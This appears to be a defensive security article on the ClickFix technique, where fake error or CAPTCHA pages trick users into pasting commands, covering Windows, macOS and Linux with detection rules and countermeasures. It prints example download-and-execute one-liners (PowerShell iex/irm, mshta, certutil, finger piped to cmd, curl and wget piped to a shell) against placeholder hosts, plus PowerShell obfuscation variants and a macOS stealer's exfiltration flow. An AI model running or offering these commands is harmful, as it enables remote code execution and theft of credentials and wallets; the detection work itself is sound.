

One of the notable trends in the threat landscape over the past two years has been the widespread distribution of attacks where the key role is played not by an exploit, but by the user themselves, voluntarily executing a malicious command. In this article, we will discuss the ClickFix technique: the user sees a pop-up window with a proposal to perform certain actions “to fix a problem” (e.g., update a browser or prove that they are not a robot). By falling for this trick, the person downloads and executes malicious code on their computer. The attacker does not need to exploit browser vulnerabilities or bypass security mechanisms of the OS; it is enough to convince the victim to perform a couple of clicks that look like a legitimate procedure.
Variations of attacks based on false error messages with a proposal to execute a malicious command have been known for many years. However, in 2025-2026, the ClickFix technique gained widespread distribution due to massive campaigns targeting users of popular services (Google Meet, YouTube, Captcha checks). Below in this article, we will analyze the mechanics of the attack, typical execution chains, detection possibilities, and countermeasures.
The essence of the attack#
The general principle of ClickFix boils down to the following chain:
Delivery. The attacker lures the victim to a decoy site by any means (malicious advertising, SEO promotion, sites with free or pirated software, phishing mailings).
Legend. The user sees a realistic error message: “Page loading error”, “Failed to pass CAPTCHA”, “Problem with video playback” or another notification adapted to the context of the visited page.
Instruction. The site offers a “simple solution”: open the
Win+Rwindow, insert a prepared command, and press Enter. By this point, the command is already in the victim’s clipboard - copying occurs automatically through a JavaScript handler (e.g.,document.execCommand(copy)) on the page, and the user only needs to insert it (Ctrl+V) and execute it.Execution. The command downloads and launches the first stage of the payload. The further development of the attack depends on the attacker: from stealing cookies and credentials to deploying a full-fledged RAT or ransomware.
The key element of the attack is social engineering, where the victim voluntarily performs actions, perceiving them as a legitimate technical procedure. The lack of need to exploit vulnerabilities makes ClickFix an effective technique against most modern OS and browsers, regardless of the updates.
Characteristic commands#
The malicious command must be short, simple for a technically unprepared user to execute, and, if possible, not to raise suspicions. The domain from which the payload is downloaded is visually masked as related to “fixing”: gooodsite[.]ai, gtasixdownload[.]com, captcha-verify[.]net, and similar (given here as examples, not real IOCs).
Typical one-liners observed in ClickFix campaigns:
iex(irm example.com -UseBasicParsing)

mshta http://malicious-domain.com/payload.hta

certutil -urlcache -f http://malicious-domain.com/payload.exe %TEMP%\svchost.exe && %TEMP%\svchost.exe
Let’s examine the mechanisms used in more detail.
PowerShell iex(irm …). A universal and most common variant. Invoke-RestMethod (irm) downloads the contents of a remote resource into memory, and Invoke-Expression (iex) executes it. The entire chain works without saving a file to disk, which reduces the likelihood of detection by file antivirus scanners. The -UseBasicParsing parameter disables the IE engine parsing and is applied for compatibility with clean Windows Server editions.
Mshta. The mshta.exe utility is a legitimate Windows component for running HTML applications (HTA). It is a classic example of a Living-off-the-Land Binary (LOLBin). When called mshta http://..., the utility downloads and executes an HTA file by URL, which can contain WScript, VBScript, or JScript code. It is essential to note that mshta creates a child process when launched from the Run window, which is a key event for detection.
Certutil. The certutil.exe utility is designed for certificate management but supports downloading files via URL using the -urlcache and -verifyctl keys. It does not raise a console window and does not require elevated privileges for downloading. A typical pattern: certutil -urlcache -f <url> <output_path> followed by the execution of the downloaded file.
Curl / Wget. These utilities are present in modern Windows builds (curl - starting from Windows 10 1803), and their invocation from the Run window does not require additional software installation. In Linux environments, curl ... | bash is a standard ClickFix vector, often encountered on fake installation pages for dev tools and CLI utilities.
Sophisticated variants#
In addition to basic one-liners, more complex chains are encountered in real campaigns:
cmd /c start "" /min cmd /c "finger gcaptcha@malicious.top | cmd"Here, the finger.exe utility - an archaic client of the Finger protocol (RFC 1288) - is used, still present in Windows. At first glance, the command does not contain explicit signs of downloading or executing code: finger only requests information about a user on a remote host. However, the attacker places arbitrary text in the Finger response, which is then passed to cmd through a pipe.
Another vector is the abuse of Windows search protocols, for example, the search-ms: command through Run, which opens a search window with a predefined query to a remote WebDAV resource, from which a malicious shortcut is downloaded.
Detection methods in Windows#
The core of ClickFix attack, in terms of telemetry, is the execution of a command through the Win+R window, where the parent process is explorer.exe, and the child process is LOLBin (PowerShell, mshta, certutil, curl, wget, cmd), which downloads the payload from a remote host.
Less common are launches through the address bar of the file explorer (also generates a child process from explorer.exe) and through the quick access menu Win+X → Windows Terminal / PowerShell.
Identification of launch through Win+R#
The fact that the Run window (Win+R) is used can be established by the presence of the loaded tiptsf.dll library in the address space of the explorer.exe process. This module (Touch Keyboard and Handwriting Panel Text Services Framework) is loaded when any input field is activated in the file explorer, including the Run window.

An additional indicator is the contents of the HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU registry branch, which stores the history of commands executed through Run. However, relying solely on this artifact is not recommended: a common practice in ClickFix payloads is to clear this branch during post-exploitation.
Detection of LOLBin activity#
General rules (parent process - explorer.exe):
| Process | Artifact/Event | Conditions |
|---|---|---|
| mshta.exe | Process Creation + Network Connect | Command line contains http://, https://, or ftp:// |
| certutil.exe | Process Creation + Network Connect | Command line contains -urlcache, -verifyctl, or URL: |
| curl.exe, wget.exe | Process Creation + Network Connect | Any network connection; launch with parameters containing URL |
| powershell.exe | Process Creation + Network Connect | Parameters contain Reflective Load or remote code loading |
Detection of PowerShell#
Detecting PowerShell activity in the context of ClickFix is associated with two problems:
High level of legitimate noise. The widespread distribution of installation one-liners for AI agents, dev tools, and automation tools (Codex, Claude, OpenClaw, Hermes, uv, pixi, etc.) generates a large number of false positives for the pattern “PowerShell + remote loading + explorer in parents”.
Obfuscation through reflection. PowerShell’s capabilities for indirect method calls allow attackers to modify commands to the point of unrecognizability for static signatures:
# Original command
iex(irm example.com -UseBasicParsing)

# Obfuscated variant through Get-Command
& (Get-Command -Name 'Inv?ke-Express?on') (& (Get-Command -Name 'Inv?ke-RestMeth?d') 'http://example.com' -UseBasicParsing)

# IP address fragmentation
Write-Host (iex (irm ((('178.'+'16')+('.52.'+'232')))))
Basic indicators for detecting PowerShell activity (parent - explorer.exe, network connection):
- Command line contains:
iex,iwr,irm,-w Hidden,Invoke-Expression,Invoke-WebRequest,Invoke-RestMethod,useb,UseBasicParsing,-UserAgent - Combination of concatenation operators
+with IP addresses
Reducing the FP rate#
To filter out false positives, the following approaches are effective:
Enriching domain information. If the command line contains a call to a recently registered domain (WHOIS data), the likelihood of ClickFix increases significantly. Various passive DNS services and Threat Intelligence services (VirusTotal, OpenTIP, AlienVault OTX) can provide domain age and reputation.
Whitelisting legitimate one-liners. Based on telemetry data, the following domains are regularly used for legitimate installations through PowerShell one-liners and should be excluded from detection rules:
chatgpt.com
openclaw.ai
jetbrains.com
claude.ai
ollama.com
// company's own resources, where software/PS scripts or installation packages may be located
Borderline case - raw.githubusercontent.com. This domain is used both for legitimate purposes (e.g., installation script https://raw.githubusercontent.com/NousResearch/hermes-agent/main/scripts/install.ps1) and by attackers for hosting payloads. In this case, excluding the entire domain is not recommended; analysis of the specific path and repository owner is necessary.
Meta-detection through RunMRU#
Combining monitoring of the RunMRU registry with process telemetry allows for more reliable detection: if a command containing a LOLBin call with dangerous commandlets is recorded in RunMRU, this is a strong indicator of ClickFix.
However, it should be considered that attackers may clear RunMRU as part of post-exploitation actions, so the absence of a record is not a reliable indicator of “cleanliness”.
General recommendations for countermeasures#
Restricting PowerShell. Enable policies to restrict the execution of PowerShell scripts: Constrained Language Mode, Script Block Logging, Module Logging. Activate AMSI (Antimalware Scan Interface) for PowerShell. Configure AppLocker or WDAC to restrict the execution of unsigned scripts.
Disabling the Run menu. If the Run window is not used in the organization, it can be disabled through Group Policy:
User Configuration > Administrative Templates > Start Menu and Taskbar > Remove Run menu from Start Menu.Raising user awareness. Inform users that legitimate services never require opening
Win+Rand executing commands to fix errors.Monitoring LOLBin launches from explorer.exe. Configurate SIEM rules to monitor processes
mshta.exe,certutil.exe,powershell.exe,curl.exe,wget.exe,cmd.exewith a parent processexplorer.exeand parameters indicating remote loading.Tiered protection. Combining host-based detection, software restriction policies, and regular auditing of RunMRU significantly reduces the likelihood of a successful ClickFix implementation.
Blocking the Finger protocol. The Finger protocol (TCP 79) is usually not used in corporate environments and should be blocked at the firewall level along with other obsolete protocols (rsh, rexec, rlogin).
ClickFix on MacOS#
On MacOS, attackers use two methods:
- Spotlight (⌘+Space): the user is prompted to open the search, enter “Terminal”, and launch the application.
- Direct launch of Terminal - from the /Applications/Utilities/ folder.
The key difference is that the MacOS command is often disguised as “fixing a CAPTCHA problem” or “updating system settings”, which lowers the vigilance even of experienced users. A typical attack scenario:
OS detection: the decoy site analyzes the User-Agent of the victim and returns a page optimized for MacOS.
Fake CAPTCHA: the user sees a familiar “I’m not a robot” check. After clicking, JavaScript copies a malicious command to the clipboard and redirects the user to a page with instructions.
The user is prompted to: open Spotlight (⌘+Space), launch Terminal, and insert the copied command (⌘+V) and press Enter.

- Execution: the command launches a one-liner in bash, which creates a temporary .dmg file in
/tmpusingmktemp, then downloads a malicious DMG from a remote server usingcurl –fsSL, and mounts the image, hiding it, usinghdiutil attach -nobrowse, bypassing Finder. Then, it searches for and launches the DMG-embedded .app usingfindandopen.
After launch, the application displays a fake System Preferences dialog to coax the administrator password, creates a hidden folder ~/.hlpr, and collects data from Chromium- and Firefox-like browsers, cryptocurrency wallets, messengers Telegram and Discord, Apple Notes, keychain, and documents with .pdf, .txt, .rtf extensions.
All collected data is packed into a ZIP archive using ditto and sent to a C2 server using curl -X POST /api/reports/upload. To persist in the system, a LaunchAgent com.hlpr.agent.plist is installed, ensuring automatic restart upon user login, and then the malware downloads and replaces legitimate applications Ledger Live and Trezor Suite in /Applications, allowing it to intercept cryptocurrency transactions even after attempts to clean the system.
Detection on MacOS#
Detection on MacOS is built around the abuse of built-in utilities and unique OS capabilities. Primary patterns for detection:
- Launch of
/hdiutilwithattachand-nobrowseparameters - Use of
/osascriptwithdisplay dialogandwith hidden answerparameters - Packing archives using
dittowith-c -k --sequesterRsrcparameters - Execution of
/bashwith a command chain containingmktemp, curl, hdiutil, openand.dmg - Launch of
/dsclwith the-authonlyparameter
ClickFix on Linux#
ClickFix is not limited to Windows and MacOS; the technique is actively adapted for Linux environments, and according to Huntress researchers, ClickFix accounted for more than half of all malware loader activity in 2026. The scheme is identical: the victim is lured to a decoy site, a command is copied to the clipboard via JavaScript, and then the user is prompted to insert it into the terminal.
Linux-specific flow#
Unlike Windows, where the Win+R window is used, on Linux hosts, the role of the “launcher” is played by either the terminal or the quick launch dialog, opened by Alt+F2 (analogous to Run in graphical shells GNOME/KDE). An example of a fake CAPTCHA used in an attack on the Indian Ministry of Defence:

A typical attack scenario:
- The site determines the victim’s OS (by User-Agent) and returns a corresponding page.
- The page displays a fake CAPTCHA with a “I’m not a robot” button.
- Upon clicking, JavaScript copies a command to the clipboard and redirects the user to a page with instructions: press
Alt+F2, insertCtrl+V, and executeEnter. - The command downloads a shell script, sets its execution bit using
chmod +x, and immediately runs it.
Characteristic one-liners:
curl -s hxxp://malicious-domain[.]com/payload.sh | bash

wget -qO- hxxp://malicious-domain[.]com/install.sh | sh

curl -s hxxp://malicious-domain[.]com/mapeal.sh -o /tmp/m.sh && chmod +x /tmp/m.sh && /tmp/m.sh
Detection on Linux#
Linux host telemetry is fundamentally different from Windows, with primary sources being auditd (execve events), process cmdline logs in eBPF agents (Falco, Tetragon, Tracee), as well as shell history logs and network telemetry.
Key behavioral indicators:
- Parent-child chain. Launch of
bash,sh, orzshfrom a graphical shell (in the case ofAlt+F2- fromgnome-shellor a DE analogue) with a command line containingcurl,wget, piping to an interpreter, orchmod +x. - Fileless execution. Command line combining download (
curl -s,wget -qO-), unpacking (base64,gzip), andeval, or direct passing to a shell through a pipe. - Output redirection. Markers
exec </dev/null,exec >/dev/null,2>&1,>/dev/null, common for hidden execution.
Conclusion#
ClickFix represents an elegant example of social engineering evolution, as it exploits a fundamental feature of user interaction with the OS: the Run window, designed as a productivity tool, does not require elevated privileges and does not raise suspicions among unprepared users. The effectiveness of the attack is confirmed by its widespread distribution in 2025-2026.
However, ClickFix attacks can be detected at several levels simultaneously: host-based (launch of LOLBin from explorer.exe), behavioral (anomalous parent-child chain, matching RunMRU records), and artifact-based (RunMRU, tiptsf.dll, browser history). Combining this telemetry with correlation rules in SIEM systems allows for the identification of ClickFix attacks at early stages, before the attacker proceeds to post-exploitation.
The key takeaway: attacks in which the user is an active participant in their own compromise cannot be fully prevented by technical means and require a comprehensive approach, combining host-based policies, network monitoring, and regular user awareness training.